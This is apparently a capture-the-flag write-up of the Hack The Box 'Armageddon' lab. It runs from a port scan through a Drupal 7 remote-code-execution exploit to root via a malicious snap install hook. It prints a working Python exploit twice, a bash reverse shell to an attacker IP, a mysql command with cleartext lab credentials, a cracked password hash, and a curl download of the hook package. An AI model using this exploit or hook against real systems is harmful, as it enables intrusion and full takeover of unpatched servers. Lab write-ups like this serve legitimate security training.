


Enumeration with Nmap

```
┌──[root@htb-z7o817ic2j]─[/home/sarasarita]
└──╼ #nmap -p$ports -sC -sV 10.10.10.233
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-27 19:08 CDT
Nmap scan report for 10.10.10.233
Host is up (0.021s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 82:c6:bb:c7:02:6a:93:bb:7c:cb:dd:9c:30:93:79:34 (RSA)
|   256 3a:ca:95:30:f3:12:d7:ca:45:05:bc:c7:f1:16:bb:fc (ECDSA)
|_  256 7a:d4:b3:68:79:cf:62:8a:7d:5a:61:e7:06:0f:5f:33 (ED25519)
80/tcp open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: Welcome to  Armageddon |  Armageddon
|_http-generator: Drupal 7 (http://drupal.org)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.08 seconds
```

Highlights:
There's an SSH open port 22/TCP and HTTP open port 80/TCP.
Nmap scan port 80 reveals several things, such as robots.txt and an exposed directory "Index of /includes

To exploit Drupal 7 we use the following python exploit:

```
import requests
import re

HOST="http://10.10.10.233/"

get_params = {'q':'user/password', 'name[#post_render][]':'passthru', 'name[#markup]':'bash -i >& /dev/tcp/10.10.14.4/443 0>&1', 'name[#type]':'markup'}
post_params = {'form_id':'user_pass', '_triggering_element_name':'name'}
r = requests.post(HOST, data=post_params, params=get_params)

m = re.search(r'<input type="hidden" name="form_build_id" value="([^"]+)" />', r.text)
```

```
if m:
    found = m.group(1)
    get_params = {'q':'file/ajax/name/#value/' + found}
    post_params = {'form_build_id':found}
    r = requests.post(HOST, data=post_params, params=get_params)
    print(r.text)
```

Just set the revershell one liner on the code and set listener on my attacker machine.

```
import requests
import re

HOST="http://10.10.10.233/"

get_params = {'q':'user/password', 'name[#post_render][]':'passthru', 'name[#markup]':'bash -i >& /dev/tcp/10.10.14.4/443 0>&1', 'name[#type]':'markup'}
post_params = {'form_id':'user_pass', '_triggering_element_name':'name'}
r = requests.post(HOST, data=post_params, params=get_params)

m = re.search(r'<input type="hidden" name="form_build_id" value="([^"]+)" />', r.text)
if m:
    found = m.group(1)
    get_params = {'q':'file/ajax/name/#value/' + found}
    post_params = {'form_build_id':found}
    r = requests.post(HOST, data=post_params, params=get_params)
    print(r.text)
```

A password was found by using grep -R “password” .

CQHEy@9M*m23gBVj

Users found:

```
bash-4.2$ cat /etc/passwd | grep /bin/bash
cat /etc/passwd | grep /bin/bash
root:x:0:0:root:/root:/bin/bash
brucetherealadmin:x:1000:1000::/home/brucetherealadmin:/bin/bash
```

The password was NOT for brucetherealadmin

```
 'database' => 'drupal',
     'username' => 'drupaluser',
     'password' => 'CQHEy@9M*m23gBVj',
     'host' => 'localhost',
     'port' => '',
     'driver' => 'mysql',
```

Command used to enumerate mysql database
mysql -u drupaluser -pCQHEy@9M*m23gBVj -e 'use drupal; show tables;'

Hash of brucetheadmin was extracted
SDgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt
The result of cracking the hash
Booboo

We logged in:

```
┌─[us-vip-10]─[10.10.14.8]─[sarasarita@htb-cvsyismupy]─[~]
└──╼ [★]$ ssh brucetherealadmin@10.10.10.233
The authenticity of host '10.10.10.233 (10.10.10.233)' can't be established.
ED25519 key fingerprint is SHA256:rMsnEyZLB6x3S3t/2SFrEG1MnMxicQ0sVs9pFhjchIQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.233' (ED25519) to the list of known hosts.
brucetherealadmin@10.10.10.233's password:
Last login: Fri Mar 19 08:01:19 2021 from 10.10.14.5
[brucetherealadmin@armageddon ~]$
```


Running sudo -l we found that user can run /usr/bin/snap as root and we check which snap version is installed to check for vulnerabilities:

```
[brucetherealadmin@armageddon ~]$ /usr/bin/snap version
snap    2.47.1-1.el7
snapd   2.47.1-1.el7
series  16
centos  7
kernel  3.10.0-1160.6.1.el7.x86_64
```

After failing several times with the exploit found on GTFOBINS I had to watch IPPSEC tutorial on this machine and followed that way to get the root flag:

```
┌─[us-vip-10]─[10.10.14.8]─[sarasarita@htb-cvsyismupy]─[~]
└──╼ [★]$ COMMAND="cat /root/root.txt"
cd $(mktemp -d)
mkdir -p meta/hooks
printf '#!/bin/sh\n%s; false' "$COMMAND" >meta/hooks/install
chmod +x meta/hooks/install
fpm -n flag -s dir -t snap -a all meta
Created package {:path=>"flag_1.0_all.snap"}
```

```
[brucetherealadmin@armageddon tmp]$ curl http://10.10.14.8:8080/flag_1.0_all.snap -o flag.snap
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  4096  100  4096    0     0  30927      0 --:--:-- --:--:-- --:--:-- 31030
[brucetherealadmin@armageddon tmp]$ ls
flag.snap
[brucetherealadmin@armageddon tmp]$ sudo snap install --devmode --dangerous flag.snap
error: cannot perform the following tasks:
- Run install hook of "flag" snap if present (run hook "install": 4804300a5fe92ee836d5e3ebeb785958)
```


Armageddon has been Pwned!
Congratulations SaraSarita, best of luck in capturing flags ahead!
#13851
MACHINE RANK
31 Aug 2025
PWN DATE
RETIRED
MACHINE STATE
OK
SHARE